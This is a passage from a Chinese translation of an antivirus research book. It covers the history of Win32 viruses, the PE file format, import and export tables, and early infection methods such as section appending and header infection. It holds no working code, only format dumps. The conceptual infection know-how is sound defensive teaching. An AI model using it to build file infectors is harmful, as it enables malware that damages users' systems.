Windows 95推出的当年，就出现了第一例Windows 95病毒W95/Boza，该病毒是由澳大利亚的VLAD病毒开发组的成员开发的。其他的病毒作者花了很长时间才理解了Windows 95系统的工作机制，但在1997年间，又出现了新的Windows 95病毒，其中的一部分病毒非常猖獗。

1997年底，年轻的Jacky Qwerty/29A编写了第一个与Windows NT兼容的Win32病毒Cabanas，该病毒作者还编写过著名的WM/Cap.A病毒。Cabanas与Windows 9x、Windows NT和Win32s兼容（Win32s的全称为Win32 subset，是一套可以令Windows 3.x和Windows for Workgroups系统运行部分32位程序的软件，它是Windows 95和Windows NT中的Win32 API的一个子集。——译者注）。（尽管Windows 98和Windows 2000在Cabanas病毒之后才出现，该病毒的作者从未在这些系统上做过测试，但该病毒也和这些系统兼容）。Cabanas把微软的Win32兼容性美梦变成了噩梦。

尽管以前编写此类病毒一直很难，但本书作者当时就预见到Win32病毒终究会取代自病毒出现早期就有了的文件感染型DOS病毒。

计算机病毒编写方面的这种转变到2004年就完成了。如今甚至连宏病毒都很少见了；病毒作者们当前关注的是32位和64位的Windows病毒。

4.3.1 Win32 API及其支持平台

1995年，微软推出了Windows 95作为其重要的新一代操作系统平台。尽管Windows 95强烈地依赖于Windows 3.x和DOS技术，但正是它令Win32这个术语具有了实际的意义。

Win32是什么？起初，程序员们甚至不知道Win32和Windows NT的区别。Win32就是一套API的名字——这个说法不多不少，恰如其分。从一个32位Windows应用程序中可以调用的各种系统函数就包含在Win32 API中。实现Win32 API的平台有几种，其中包括Windows NT这个最重要的Win32平台。除DOS程序外，Windows NT还能执行16位Windows程序、OS/2 1.x字符模式程序，另外在一些扩展支持下，甚至可以有限地运行基于Presentation Manager 1.3的程序（Presentation Manager是IBM和微软在其OS/2操作系统中引入的图形用户界面。——译者注）。此外，Windows NT引入了可以运行Win32应用程序（即调用Win32 API函数的应用程序）的新的文件格式——可移植执行文件（portable executable, PE）。该格式就算不是基于UNIX的COFF格式，也与它非常类似。正如可移植（portable）一词表明的那样，PE格式是一种容易移植的文件格式。如今这种格式的确是Windows NT系统上最常见和最重要的可执行文件格式。

其他的平台也能运行Win32应用程序。实际上，有一种名为Win32s的平台比Windows NT推

出得还早。任何曾尝试给Win32s开发过软件的人都知道它是一种很不稳定的解决方案。

Windows NT是一种鲁棒性很好的系统，但需要很强的硬件来支持，因此Win32技术并未迅速获得微软期望的市场地位。这个过程最后导致了Windows 95的开发。Windows 95缺省支持这种新的PE格式。因此，它就支持一个特殊的Win32 API集。Windows 95比起Win32s来说，是一种好得多的Win32 API实现。但是，Windows 95包含的Win32 API实现并不如Windows NT中的完整。

在Windows NT获得更多发展动力之前，Windows 9x一直是微软的Win32平台。在Windows NT之后，Windows 2000和Windows 98/Me获得普及，后来Windows XP和更安全的Windows 2003服务器版（缺省支持.NET扩展）又取代了它们。微软当前正在谈论其下一个Windows发布，代号为Longhorn（2005年7月已正式命名为Windows Vista。——译者注）。所有这些系统都将支持Win32 API的表单（form），即，多数情况下可以保证各种系统上的Win32 API二进制兼容性。

最后（但并非最不重要），Windows CE（Windows移动版本）也支持Win32 API和PE格式。Windows CE主要在手持PC上使用，其主要硬件要求包括486或以上的Intel或AMD处理器，但目前的实现似乎使用的是SH3、ARM和Intel XScale处理器。

现在讨论到了CPU的问题。Windows NT和Windows CE都能在采用不同CPU的计算机上运行。PE文件格式也可以用在不同机器上，只是实际运行的代码是为目标处理器编译得到的二进制代码，而PE头部包含了目标处理器的类型信息。所有这些平台都包含Win32函数的不同实现，各种实现中都有大部分的Win32函数。因此无论在什么平台上运行，应用程序都可以调用这些函数。Win32 API各种实现间的差别大多是与操作系统的实际能力和可用硬件资源相关的。例如，在Win32s中调用CreateThread()就简单地返回NULL；Windows CE实现的API集包含几百个函数，但它对一些不重要的函数如GetWindowsDirectory()根本不提供支持，因为在设计上Windows CE内核是放置在手持PC的ROM中的。由于手持PC在硬件上的严重限制（Windows CE必须运行于具有2MB或4MB内存的无盘机器上），微软被迫开发了一个比Windows NT和Windows 95规模小的新操作系统。

尽管Win32 API的几种实现中，部分函数存在差别，或者有的函数根本没有实现，但总体来讲还是可以做到编写一个程序，然后在各种支持Win32 API的系统上都能用。病毒编写者们已经非常熟悉这个事实了。他们最早开发的那些病毒专门攻击Windows 95，但渐渐地，病毒作者们也在改进攻击PE文件格式的技术，以使得被感染文件仍然和Windows NT/2000/XP兼容，并能在这些系统上正确运行。

多数Windows 95病毒都依赖于Windows 95系统的行为和功能，比如与虚拟设备驱动程序（virtual device driver, VxD）及虚拟机管理器（virtual machine manager, VMM）相关的那些特性，但这些病毒中有些只包含少数的缺陷（bug），而且稍作修改就能运行于其他Win32平台上，例如能同时运行于Windows 95/Windows NT上。

这类病毒的检测和清除不是很容易。特别是清除病毒可能很难实现。原因在于迄今为止，PE格式比DOS或Windows 3.x使用的任何其他可执行文件格式都要复杂得多。但是，PE格式在设计上也确实比其他格式（如NE）要好得多。

不幸的是，自1995年至2004年间，病毒编写者们利用这些平台不遗余力和咄咄逼人地编写

出了超过16 000种的32位Windows 病毒。但是，这些病毒在原理上并未有太大变化。下一节将从攻击者的视角来讲述感染PE文件格式的技术细节。

注释　Win64除了用于64位Windows体系外，基本上与Win32一样。为解决平台间的差异问题，相对于Win32，Win64做了少量修改。

4.3.2　32位Windows感染技术

本节讲述了32位Windows病毒感染Windows 95/NT中可执行文件的各种方法。由于PE格式是最常见的文件格式，因此感染技术大多与它相关。PE格式令病毒有可能在不同的32位Windows平台上轻松地传播。本节将重点讨论对这种特定格式的感染技术，因为该类病毒的影响力非常有可能延续到将来。

早期的Windows 95病毒有一个VxD部分，被感染对象（如DOS中的EXE、COM可执行文件或PE应用程序）中则删除了这个部分。这些病毒中的有些病毒采用的感染技术从API层次上说与Win32平台无关。例如，只有Windows 9x和Windows 3.x才支持VxD，而Windows NT则不支持。VxD有其自己的未公布的32位线性可执行文档（linear executable, LE）格式。有意思的是，你会发现这种格式甚至在16位Windows时代就已经是32位的了。微软在Windows 95中不能放弃对VxD的支持，是因为有很多第三方驱动程序用于处理特殊的硬件部件。微软一直不提供LE文件格式的文档说明，但现在已经有几种相关的病毒了，例如Navrhar，该病毒可以正确地感染LE格式。笔者将简单讲述一下这些感染技术，以便说明Win32病毒的发展过程。

4.3.2.1　可移植执行文件（PE）格式介绍

本节后面将带读者进行一趟PE文件格式的漫游旅行。PE格式是微软设计的用于各种Win32操作系统（Windows NT, Windows 95, Win32s和Windows CE）的可执行文件格式。在微软开发者网络CD-ROM及很多与Windows 95相关的书籍中都有关于PE格式的非常好的说明，因此，笔者将从已知的病毒感染技术的视角来描述PE格式。为理解Win32病毒的工作原理，需要首先理解PE格式，其实很简单。

对于可预见的未来，微软各种操作系统中的PE文件格式都将扮演一个关键角色。众所周知，Windows NT有VAX VMS和UNIX的血统。如前文所述，PE格式非常类似于通用对象文件格式（common object file format, COFF），只是对COFF做了一些更新。其名称为*可移植*（portable），是因为多种平台都使用该文件格式。

关于PE格式，需要知道的最重要的就是：这种可执行代码在磁盘上时和Windows将其装入内存准备执行时的结构非常相似。这令系统装入程序（loader）需要完成的工作变得很简单。在16位Windows中，代码执行前必须由装入程序花很长时间进行准备。这是因为16位Windows应用程序中，所有调用了外界动态链接库（dynamic loaded library, DLL）的函数都必须被重定位（relocated）。有些很大的应用程序可能包含成千上万的API调用重定位信息（relocation），系统装入程序必须在分段读取文件内容并为其逐一分配内存时，修改这些重定位信息。PE应用程序不再需要为库函数调用进行重定位。系统装入程序使用PE文件中的导入地址表（import address table, IAT）这个特殊区域来完成那个功能。IAT在Win32病毒采用的感染技术中起到了关键作用，笔者将在后文中详细说明。

Win32程序的代码、数据、资源、导入表和导出表使用的是内存中一块连续的线性地址空间。可执行文件只须知道装入程序把自己映射到内存中什么位置即可。知道了基地址后，就可以根据文件映像中存储的指针轻松地找到文件的各个部分。

读者应该熟悉的另一个概念是相对虚拟地址（relative virtual address, RVA）。PE文件中的很多域（field）都是用RVA来指明的。RVA就是表示该域到文件的内存映像起始位置的偏移量。例如，Windows装入程序可能会把PE文件映射到内存中虚拟地址空间的0x400000地址（这是最常见的基地址）。如果该映像中的某个域从0x401234地址开始，则该域的RVA就是0x1234。

研究PE文件及感染这种文件的病毒时，还有一个要熟悉的概念是节（section）。PE文件的一个节大体等同于16位NE文件中的一个段（segment）。节中可能包含代码，也可能包含数据（有时也可能是两者的混合）。有些节包含了完成程序实际功能所需要的代码或数据，而其他的数据节（data section）则包含了对操作系统来说重要的信息。在深入讲述PE文件的重要细节前，请读者研究一下图4-28，它显示了PE文件的整体结构。

1. PE 头部 （PE header）

PE格式中的第一个重点是PE头部。与微软所有其他可执行文件格式一样，PE文件也有一个头部区域，其中包含了一组位置明确的域（field）。PE头部记录了对可移植执行文件映像来说必不可少的信息。PE头部并不位于文件的最开头，因为那个位置存放的是老的DOS存根程序（DOS stub program）。




图4-28 PE文件映像的简要结构图

DOS存根程序就是一个很小的DOS EXE程序，它会显示一条错误信息（通常是“This program cannot be run in DOS mode”）。由于这个DOS头部位于PE文件开始，因此有些DOS病毒通过感染这个DOS头部也可以正确感染PE文件。但是，Windows 95和Windows NT的装入程序需要把PE文件作为32位程序才能正确执行，因此，DOS存根程序对16位Windows系来说，仍然存在着兼容性问题。

装入程序从DOS头部的Ifanew域取出PE头部的文件地址（即在文件中的地址。——译者注）。PE头部以一个重要的魔数（magic value）PE\0\0开始，后面是文件头部和可选头部。

下面将只讲述PE头部中与Windows 9x/Win32病毒相关的重要的域。这些域是顺序排列的，但本文将重点讨论最常见的取值——因此有几个域就不讨论了。

图4-28显示了PE文件映像的简要结构图。

下面列出了PE文件头的几个重要的域：

- Machine域（字，WORD）

说明本程序意欲在什么CPU上运行。很多Windows 9x病毒在实际感染文件前，检查文件的这个域中是否有对应于Intel i386的魔数。但是，有些劣质的病毒并不检查机器的类

型，感染了本来是要在其他平台上运行的PE文件，结果当病毒代码在错误的平台上执行时，这些文件就崩溃了。未来将可能出现支持多种处理器的病毒，例如一个病毒可以攻击ARM，也可以攻击IA64和常规的X86 PE文件。

• NumberOfSections域（字，WORD）

说明EXE（或DLL）文件中有多少个节。病毒使用这个域的原因千差万别。比如，有的病毒在PE映像中添加了一个新节用于存放病毒体，这种病毒就会增加NumberOfSections域的取值。（当这个域被病毒代码修改时，节表（section table）也同时被修改）。基于Windows NT的系统在一个PE文件中可以接受的节的最大数量为96。基于Windows 95的系统不会检查节的数量。

• Characteristics域（字，WORD）

关于文件信息的一些标志（flag）。多数病毒都会检查这些标志以确保这个可执行映像不是一个DLL而是一个程序。（有些Windows 9x病毒会感染KERNEL32.DLL。在这种情况下，该域用于确保可执行映像是一个DLL）。病毒通常不会修改这个域。

下面是可选头部（optional header）中重要的域:

• Magic域（字，WORD）

可选头部的开始是一个魔数（magic）域。有些病毒会检查此域的取值，以确保当前程序是普通的可执行文件而不是ROM映像或别的什么。

• SizeOfCode域（双字，DWORD）

记录了全部可执行代码节大小的总和（rounded-up size）。当前的病毒在向宿主程序添加新的代码节时，通常不会修改这个值，但未来的病毒可能会这样做。

• AddressOfEntryPoint域（双字，DWORD）

这个入口点地址域说明映像从哪里开始执行。其取值通常是一个指向.text（或CODE）节的RVA。这个域对多数Windows 9x/Win32病毒是至关重要的。多数已知的病毒感染技术都会修改这个域，令其指向病毒代码的实际入口点。

• ImageBase域（双字，DWORD）

当连接程序生成一个PE可执行文件时，它认为该文件映像将被映射到一个特定的内存地址。那个地址就存储在ImageBase域中。如果文件映像能被加载到指定地址（当前对微软可执行文件来说是0x400000），就不需要装入程序来修正重定位信息。多数病毒在感染PE文件前都要用这个域的值来计算某些内容的实际地址（actual address），但它们一般不会修改这个域的值。

• SectionAlignment域（双字，DWORD）

当可执行文件映射到内存中时，每个节起始的虚拟地址都必须是本域取值的整数倍。这个域最小值为0x1000（4096字节），但Borland公司的连接程序使用的缺省值大得多，如0x10000（64KB）。多数Win32病毒都用这个域来计算病毒体的正确位置，但不会改变这个域。

• FileAlignment域（双字，DWORD）

PE文件中，原始数据起始的地址必须是本域取值的整数倍。病毒不会修改此域，但使用这个域的方式与使用SectionAlignment域类似。

• SizeOfImage域（双字，DWORD）

当连接程序生成PE文件时，它会计算装入程序需要载入到内存的文件映像各部分大小的总

和。这包括了从映像基地址（image base）开始一直到最后一节末尾的大小。最后一节的末尾地址对齐到最接近的SectionAlignment整数倍的位置。几乎所有的PE感染技术都使用和修改SizeOfImage域的值。

很多病毒计算的该域取值都不正确，这一点不足为奇，结果导致文件映像在Windows NT下无法运行。这是因为Windows 9x的装入程序在运行映像时，并不检查该域的取值。通常（而且很幸运地），病毒编写者即使测试其“作品”，也不会投入很多时间。多数Windows 95病毒都有这个缺陷。过去有些反病毒软件在给PE文件杀毒时，也常常算错此域的取值。这带来的副作用是：被感染的与Windows NT兼容的Win32程序，即使在杀毒后也不能在Windows NT上运行，而只能在Windows 9x上执行。

• Checksum域（双字，DWORD）

这是文件的校验和。大多数可执行文件的此域取值为0，但所有的DLL和驱动程序都必须有一个校验和。Windows 95的装入程序在装载DLL前，简单地忽略这个域而不作检查，这使得有些Windows 95病毒能够很容易地感染KERNEL32.DLL。有些病毒用这个域来作为文件是否已被感染的标记，以避免二次感染。还有些病毒为了更好地掩饰宿主已被感染的事实而重新计算此值。

2. 节表（section table）和常见的节

节表位于PE头部和各节原始数据之间，包含了关于PE文件映像中各节的信息。（请看下面用PEDUMP工具对PE文件所作的转储）。

节的作用主要是把不同的功能模块划分开来，如可执行代码、数据、全局数据、调试信息、重定位信息等。病毒要在PE文件中增加新的病毒代码节或把病毒代码插入一个现有节时，很重要的一个任务就是修改节表。文件中的每个节都在节表中有一个节头部（section header）。这些头部描述了各节的名字（.text、.reloc等）、各节装入内存后的（相对）虚拟地址（即该节在内存中起始位置的RVA。——译者注）、各节在文件中的有效尺寸、各节在文件中的偏移量（即节头部的PointerToRawData域，也就是清单4-1中“raw data offs”的取值。——译者注）以及各节的原始数据尺寸（SizeOfRawData）（VirtualSize和SizeOfRawData两个域对微软和Borland的连接器来说意义相反，请参考本节末的注释。——译者注）。第一代病毒，如Boza，会在节表中插入一个新的节头部。（Boza增加了它自己的.vlad节头部，该头部描述了病毒代码节的位置和大小。）

有时候，在文件中找不到插入新的节头部的空间，要想修改不是很容易。因此，当今的病毒（如W95/Anxiety[19]的变种）会攻击现有的最后一个节头部，并修改其中各域的值以便把病毒代码插入该节。这使得病毒的代码节不容易被发现，这种感染方法的风险也减小了。

清单4-1举Windows计算器（CALC.EXE）的节表为例。

清单4-1 用PEDUMP查看CALC.EXE的节表

```
01.text VirtSize: 000096B0 VirtAddr: 00001000
raw data offs: 00000400 raw data size: 00009800
relocation offs: 00000000 relocations: 00000000
line # offs: 00000000 line #'s: 00000000
characteristics: 60000020 CODE MEM_EXECUTE MEM_READ
```

```
02 .bss VirtSize: 0000094C VirtAddr: 0000B000
raw data offs: 00000000 raw data size: 00000000
relocation offs: 00000000 relocations: 00000000
line # offs: 00000000 line #'s: 00000000
characteristics: C0000080 UNINITIALIZED_DATA MEM_READ MEM_WRITE

03 .data VirtSize: 00001700 VirtAddr: 0000C000
raw data offs: 00009C00 raw data size: 00001800
relocation offs: 00000000 relocations: 00000000
line # offs: 00000000 line #'s: 00000000
characteristics: C0000040 INITIALIZED_DATA MEM_READ MEM_WRITE

04 .idata VirtSize: 00000B64 VirtAddr: 0000E000
raw data offs: 0000B400 raw data size: 00000C00
relocation offs: 00000000 relocations: 00000000
line # offs: 00000000 line #'s: 00000000
characteristics: 40000040 INITIALIZED_DATA MEM_READ

05 .rsrc VirtSize: 000015CC VirtAddr: 0000F000
raw data offs: 0000C000 raw data size: 00001600
relocation offs: 00000000 relocations: 00000000
line # offs: 00000000 line #'s: 00000000
characteristics: 40000040 INITIALIZED_DATA MEM_READ

06 .reloc VirtSize: 00001040 VirtAddr: 00011000
raw data offs: 0000D600 raw data size: 00001200
relocation offs: 00000000 relocations: 00000000
line # offs: 00000000 line #'s: 00000000
characteristics: 42000040 INITIALIZED_DATA MEM_DISCARDABLE MEM_READ
```

（该清单中 VirtSize对应Misc.VirtualSize域，VirtAddr对应VirtualAddress域，raw data offs对应PointerToRawData域，raw data size对应SizeOfRawData域，其他导出项对应的域可参考MSDN Library中对PE格式的介绍。——译者注）

节的名字可以任意取，甚至可以只包含零值，因为装入程序似乎并不关心它。但一般而言，节的名字描述了节的实际功能。

这里读者可能感到混淆，因为PE文件的实际代码是放在一个.text节中的。这个名字是传统遗留下来的，与过去COFF格式中的名字一样。连接程序把各种OBJ文件中所有的.text节都集中起来，放入PE文件中的一个大的.text节中，并把这个节的头部放在节表的第一位置。后文将提到，.text节不仅包含代码，而且也包含了一个为DLL库函数调用服务的额外的跳转表（jump table）。Borland公司的连接程序调用的是名为“CODE”的.text节，这不是一个传统的名字（但也不超出人们的正常理解范围）。

另一个常见的节名为.data，该节包含了初始化后的数据。.bss节包含的是未初始化的静态和全局变量。.rsrc节存储了应用程序的资源。

.idata节包含了导入表（import table），这是PE格式中对病毒而言非常重要的一个部分。（注意：节只是从逻辑上对文件映像进行分隔。由于并未做强制规定，.idata节的内容可能会被归入到其他任何节中，或者根本就不出现）。

.edata节对病毒也非常重要，因为它列出了当前程序导出给其他可执行文件的所有API。

.reloc节存储了基地址重定位表（base relocation table）。有些病毒特别关注可执行文件的重定位条目，但多数来自微软的Windows 98可执行文件似乎都没有.reloc节。不知怎地，.reloc节在早期的PE格式设计中存在问题：实际的可执行程序在DLL前就被加载了，并在其自己的虚拟地址空间中执行——似乎并不需要那样做。

最后（但并非最不重要），还有一个名为.debug的常见节，它包含了可执行文件的调试信息（如果有的话）。这对于病毒来说并不重要，尽管它们也可能利用此节进行感染。

由于节的名字可以由程序员指定，因此有些可执行文件缺省包含了各种各样的特殊节名。

对大多数病毒而言，节表头部有三个非常重要的域：VirtualSize（包含节的有效尺寸）（VirtualSize中的virtual一词不作“虚拟”讲，而是指“尽管不具备实际形态但具备实质的”。由微软的linker生成的PE文件中，VirtualSize域保存的是PE文件的一个节的末尾尚未对齐到最接近的FileAlignment整数倍位置时或者说不包含闲散空间时该节的尺寸，MSDN Library中Matt Pietrek的文章《Peer Inside the PE: A Tour of the Win32 Portable Executable File Format》认为微软把这个尺寸称为VirtualSize是用词不当，应称为SizeOfRawData更恰当；而由Borland的linker生成的PE文件中，VirtualSize域保存的是PE文件的一个节的末尾对齐到最接近的FileAlignment整数倍位置时或者说包含闲散空间时该节的尺寸。——译者注）、SizeOfRawData（包含该节在对齐到最接近的FileAlignment整数倍位置后的大小）（括号中说的是微软的情况。微软和Borland的linker生成的PE文件中，VirtualSize和SizeOfRawData域的意义正好相反，微软的做法似乎用词不当。——译者注）和Characteristics域。

Characteristics域包含了一组标志，用于指示节的属性（代码、数据、可读、可写、可执行等等）。代码节有一个“可执行”的标志，但不需要有“可写”标记，因为代码和数据是分开的。对追加型病毒代码，由于它必须把数据区域放置在代码中，所以情况有所不同。因此，病毒必须检查和修改存储其代码的节的Characteristics域。

所有这些都表明，32位病毒的感染技术比普通DOS EXE病毒的技术更加复杂。多数的感染实现起来都不容易，但Internet上有那么多的资料来源，在这些信息的支持下，病毒编写者可以轻松地开发出新病毒。

3. PE文件导入：DLL与可执行文件是如何连接的

多数Windows 9x和NT病毒的开发都严重依赖于作者对导入表的理解。导入表是PE文件结构的一个非常重要的部分。Win32应用程序是通过PE结构中的导入表连接到它们调用的那些DLL的。导入表包含了被导入的DLL名字以及从这些DLL导入的函数的名字。看看下面的例子：

```
ADVAPI32.DLL
Ordn Name
285 RegCreateKeyW
279 RegCloseKey

KERNEL32.DLL
Ordn Name
292 GetProfileStringW
```

```
415 LocalSize
254 GetModuleHandleA
52 CreateFileW
278 GetProcAddress
171 GetCommandLineW
659 lstrcatW
126 FindClose
133 FindFirstFileW
470 ReadFile
635 WriteFile
24 CloseHandle
79 DeleteFileW
```

可执行代码位于PE文件的.text节（对Borland连接器则是CODE节）。当应用程序调用DLL中的一个函数时，实际的CALL指令不直接调用DLL，而是首先使用.text节（或CODE节）中的一个跳转指令（JMP DWORD PTR [XXXXXXXX]）。

该跳转指令的目标地址存储在.idata节（有时在.text节）中，也被称为导入地址表（import address table, IAT）中的一个条目（entry）。跳转指令把控制权传递到该IAT条目所指向的地址，即目标地址。因此.idata节中的双字（DWORD）包含的是函数入口点的真实地址，如下面的转储结果所示。清单4-2中，一个应用程序调用了KERNEL32.DLL中的FindFirstFileA()函数。

清单4-2　函数导入表

```
.text (CODE)
0041008E E85A370000 CALL 004137ED ; KERNEL32!FindFirstFileA

004137E7 FF2568004300 JMP [KERNEL32!GetProcAddress] ; 00430068
004137ED FF256C004300 JMP [KERNEL32!FindFirstFileA] ; 0043006C
004137F3 FF2570004300 JMP [KERNEL32!ExitProcess] ; 00430070
004137F9 FF2574004300 JMP [KERNEL32!GetVersion] ; 00430074

.idata (00430000)
.
00430068 1E3CF177 ;-> 77F13C1E Entry of KERNEL32!GetProcAddress
0043006C DBC3F077 ;-> 77F0C3DB Entry of KERNEL32!FindFirstFileA
00430070 6995F177 ;-> 77F19569 Entry of KERNEL32!ExitProcess
00430074 9C3CF177 ;-> 77F13C9C Entry of KERNEL32!GetVersion
```

以这种方式实现函数调用可以简化并加速装入程序。当调用某个给定DLL函数的所有指令都转化为指向同一个地址时，装入程序就不再需要修改每个调用指令了。装入程序需要做的只是在.idata节中为每个被导入的函数修改其双字（DWORD）的地址值。

导入表对目前的32位Windows病毒来说非常有用。由于系统装入程序必须修改导入法调用的Win32程序使用的所有API地址，所以病毒只需要查看宿主程序的导入表，就能很容易获得自己所需调用的API的地址。

对传统的DOS病毒，这个问题不存在。当DOS病毒想访问一个系统功能时，它只需用一个

特定的功能号调用相应的中断处理程序。中断处理程序的实际地址放在中断向量表中，在程序执行时会被自动取出。中断向量表会受到运行中的程序的篡改和破坏，所有应用程序都能读/写它，这是因为在DOS中就没有权限分级，操作系统和所有应用程序以同等的权利分享可用内存。因此，当DOS病毒访问特定的系统函数时，确实会导致问题。在DOS的缺省情况下，无论病毒采用什么感染手段，它都可以访问自己需要的一切资源。

Windows 95病毒要正确运行，就必须调用API或系统服务。多数32位应用程序都使用链接程序为它们准备好的导入表。但由于兼容性的原因，常常要避免使用导入表，这有几种方法可以做到。当应用程序通过导入表连接到DLL时，如果系统装入程序不能载入导入表中指定的所有DLL，则该应用程序就无法执行。而且，系统装入程序会检查所有必需的API调用，修改其在导入表中的地址。如果装入程序不能通过名字或序数值（ordinal value）找到一个特定API的地址时，应用程序就不能执行。

有些应用程序必须克服这个问题。例如，如果一个Win32程序希望能够把Windows 95和NT两种平台下当前运行的所有进程按名字列出，则它必须使用Windows 95下的（而不是Windows NT下的）系统DLL和API调用。这种情况下，应用程序并不是直接链接到它想访问的所有DLL，因为如果那样做的话，程序在哪个系统上都会无法运行。取而代之的做法是：使用LoadLibrary()函数加载必需的DLL，使用GetProcAddress()获取API的地址。实际的应用程序可以从其导入表中得到LoadLibrary()和GetProcAddress()这两个API的地址。这就解决了一个“先有鸡还是先有蛋”的问题：即当需要调用一个API时，如果不知道它的地址（从而需要调用别的API来获取这个地址时。——译者注），该如何调用的问题。

读者在后文中将看到，Boza病毒解决这个问题的方式是：把API的地址硬编码在程序的导入表中。然而，现代的Win32病毒能够在感染宿主时查询其导入表，并保存.idata节中重要条目的指针。每当应用程序导入了一个特定API时，寄生在该程序中的病毒就可以调用这个API。

注释 64位和32位PE文件的一个重要差别就是它们对导入和导出表项的处理方式不同。IA64 PE文件采用了一个PLABEL_DESCRIPTOR结构体来替代IAT条目（第12章有此结构体做了详细描述）。

4. PE文件导出

与导入（importing）一个函数对应的是导出（exporting）一个函数，以便于它可以被EXE文件或其他DLL调用。PE文件在.edata节中保存了它导出的函数信息。考虑如下对KERNEL32.DLL的转储结果，其中列出了该DLL导出的几个函数：

```
Entry Pt Ordn Name
000079CA 1 AddAtomA
.
0000EE2B 38 CopyFileA
.
0000C3DB 131 FindFirstFileA
.
00013C1E 279 GetProcAddress
```

KERNEL32.DLL的导出表由一个Image_Export_directory目录构成，其中包含了指向三个不同列表的指针：函数地址表（function address table）、函数名表（function name table）和函数序数表（function ordinal table）。现代的Windows 95/NT病毒会在函数名表中查找“GetProcAddress”字符串，以便于获取该API函数的入口点值。

当把这个值和（PE文件可选头部的）ImageBase域的值相加时，就得出了DLL中该函数的32位地址。实际上，（病毒所使用的）这个算法基本上就是真正的GetProcAddress()函数在KERNEL32.DLL内部所遵循的算法。该函数对于那些希望与多种Win32系统兼容的Windows 病毒来说是最重要的函数之一。当有了GetProcAddress()的地址，病毒就可以获得它希望调用的任何API的地址。

4.3.2.2 第一代Windows 95病毒

第一个Windows 95病毒名为W95/Boza，是在《VLAD》病毒作者杂志中推出的。Boza的作者显然希望其作品成为最早的Windows 95病毒，为做到这一点，他们当时很快就弄来了Windows 95的beta版。

早期的病毒总是缺陷多多，Boza也不例外。该病毒最多能感染两种的Windows 95版本：一个beta发布和最终发布。即使是在这两个版本的Windows 95系统上，该病毒在自复制过程中也出现了很多一般性保护错误（general protection fault）。被感染的文件常常严重受损。

Boza是可以感染PE程序的典型的追加病毒（appending virus）。其病毒体放置在一个名为.vlad的新节中。病毒首先把.vlad节头部作为节表的最后一个条目添加到节表末尾，然后增加PE头部的NumberOfSections域的值，接着把病毒体追加到原始宿主程序的末尾，并修改PE头部的入口点以指向病毒节中的新入口点。

Boza病毒把它需要调用的所有API的地址都硬编码进病毒代码中。这个方法虽然最简单，但幸运的是它不是很成功。一开始，病毒作者们在Windows 95的一个beta版上编写病毒，并使用硬编码地址调用那个特定版本的KERNEL32.DLL中的API。后来，他们发现该病毒与Windows 95的最终发布版不能兼容。出现这个现象是因为微软不需要在Windows 95的不同发布中为相同名字的系统DLL中的相同API提供相同的序数值（ordinal value）及地址。这本来也是不可能做到的。Windows 95的不同版本（beta版、各种语言版本、OSR2发布）中相同的API并一定不具有相同的地址。例如，Boza中的第一个API调用正好是GetCurrentDirectoryA()。图4-29显示了KERNEL32.DLL中的GetCurrentDirectoryA函数的序数值和入口点在英文版Windows 95和匈牙利文版Windows 95 OSR2发布中是不同的。

```
Entry Pt Ordn
A. 00007744 304 GetCurrentDirectoryA (Windows 95 ENG)
B. 0000774C 307 GetCurrentDirectoryA (Windows 95 OSR2-HUN)
```

图4-29　Windows 95的两个发布中相同API的导出表项对比

ImageBase域在两个KERNEL32.DLL发布中都是0xBFF70000，但GetCurrentDirectoryA()的函数地址在英文版中为0xBFF77744，而在匈牙利文OSR2版中为0xBFF7774C。当Boza病毒想在匈牙利文版Windows 95上复制时，它调用的是一个错误的地址，显然复制将会失败。因此，

Boza不能算是一个真正的与Windows 95兼容的病毒。事实也证明Boza与大多数Windows 95发布并不兼容。

尽管如此，很多病毒仍然试图采用硬编码的API地址，它们中的大部分都不可能造成大规模危害。病毒编写者们对Win32系统的理解现在看起来已经进步了很多，他们现在开发出不仅与各种Windows 95发布兼容，而且也与Windows 98和NT各种版本兼容的病毒。

1. 头部感染型病毒

此类Windows 95病毒在PE头部的末尾（节表之后）和第一个节开始之前的位置插入病毒代码。它把PE头部的AddressOfEntryPoint域改为指向病毒的入口点。已知的第一个使用此技术的病毒是W95/Murkry。

Windows 95中的头部感染型病毒必须非常短。由于节的起点必须位于FileAlignment域取值的整数倍位置，因此病毒在宿主文件中可以覆盖掉的区域小于FileAlignment。当一个应用程序包含的节太多但其FileAlignment值只有512字节时，病毒代码就没有可用空间了。AddressOfEntryPoint域是一个相对虚拟地址（RVA），然而此类病毒的代码并不位于任何节中，因此该RVA就是（病毒代码入口点）在文件中的真实物理偏移量，病毒一定会把这个偏移量写入头部（的AddressOfEntryPoint域）。很有意思的是，你会发现：尽管入口点并未指向任何代码节，但Windows 95的装入程序仍会很乐意地执行被感染程序。

扫描器如果只用第一代头部感染型病毒的样本测试过，就有可能不能检测出第二代此类病毒。第一代样本中，AddressOfEntryPoint域指向的是一个有效的节。扫描器在寻找程序的入口点时，必须检查所有的节头部以及AddressOfEntryPoint是否指向这些节头部中的哪一个。第二代病毒中入口点可以不指向任何的节，如果扫描器未实现处理这种情况的能力，就会跳过染毒文件，而不是从真正的入口点对其进行扫描，因而无法检测出第二代病毒造成的感染。

2. 前置病毒

感染PE文件最简单的方法就是重改其开头部分。有些DOS病毒就是这样感染PE文件的，但已知的Windows 95病毒中没有采用此方法的。当然，以这种方式感染应用程序后，它将不能正确执行，因此基本上立即就能发现这种病毒，所以许多病毒不使用前置感染法，因为这需要处理复杂的PE格式。这类病毒通常使用高级语言（high-level language, HLL），如C甚至是Delphi编写的。前置感染法就是把病毒代码放置到PE文件之前。被感染程序从病毒的EXE头部开始执行。当病毒想把控制权传给原始程序代码时，它会把原始程序从染毒文件中提取出来，写入一个临时文件，然后执行它。

这类病毒的清除很容易，因为原始的头部信息位于被感染程序的最后面，而且未加密。病毒作者们将来会意识到这一点，并对原始头部信息进行加密。这将使得清除过程更复杂。

4.3.2.3 不增加新的节头部的追加病毒

